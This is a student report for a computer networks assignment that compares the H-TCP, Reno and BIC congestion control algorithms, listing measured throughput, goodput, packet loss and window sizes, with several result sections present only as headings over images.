Computer Networks

Assignment 2 Report

Sneha Gautam | Rutuja Swami

22110255 | 22110267


Task-1: Comparison of congestion control protocols


Protocol 1 : H-TCP
Protocol 2 : Reno
Protocol 3 : BIC

a. Run the client on H1 and the server on H7. Measure the below parameters and summarize the observations for the three congestion schemes as applicable.


1. Throughput over time (with valid Wireshark I/O graphs)
2. Goodput
3. Packet loss rate
4. Maximum window size achieved (with valid Wireshark I/O graphs).

b. Run the clients on H1, H3 and H4 in a staggered manner(H1 starts at T=0s and runs for 150s, H3 at T=15s and runs for T=120s, H4 at T=30s and runs for 90s) and the server on H7. Measure the parameters listed in part (a) and explain the observations, for the 3 congestion schemes for all the three flows.






--- Part B Results for bic_part_b.pcap ---
Throughput: 6.04 Mbps
Goodput: 6.04 Mbps
Packet Loss Rate: 0.10%
Maximum Window Size: 43520 bytes




--- Part B Results for htcp_part_b.pcap ---
Throughput: 23.94 Mbps
Goodput: 23.93 Mbps

Packet Loss Rate: 0.07%
Maximum Window Size: 1308672 bytes




--- Part B Results for reno_part_b.pcap ---
Throughput: 6.22 Mbps
Goodput: 6.22 Mbps
Packet Loss Rate: 0.02%
Maximum Window Size: 2589184 bytes




c. Configure the links with the following bandwidths:
I.Link S1-S2: 100Mbps
II.Links S2-S3: 50Mbps
III.Links S3-S4: 100Mbps
Measure the performance parameters listed in part (a) and explain the observations in the following conditions:
1. Link S2-S4 is active with client on H3 and server on H7. (process P in code)
2. Link S1-S4 is active with:
a. Running client on H1 and H2 and server on H7 (process Q)
b. Running client on H1 and H3 and server on H7 (process R)
c. Running client on H1, H3 and H4 and server on H7 (process S)

Pcap files generated for each congestion and for all cases in c part:




P Reno

Packet Loss Rate:




Maximum Window Size:




Q Reno


Throughput



Packet Loss Rate:




Maximum Window Size:




R Reno


Throughput




Packet Loss Rate:




Maximum Window Size:



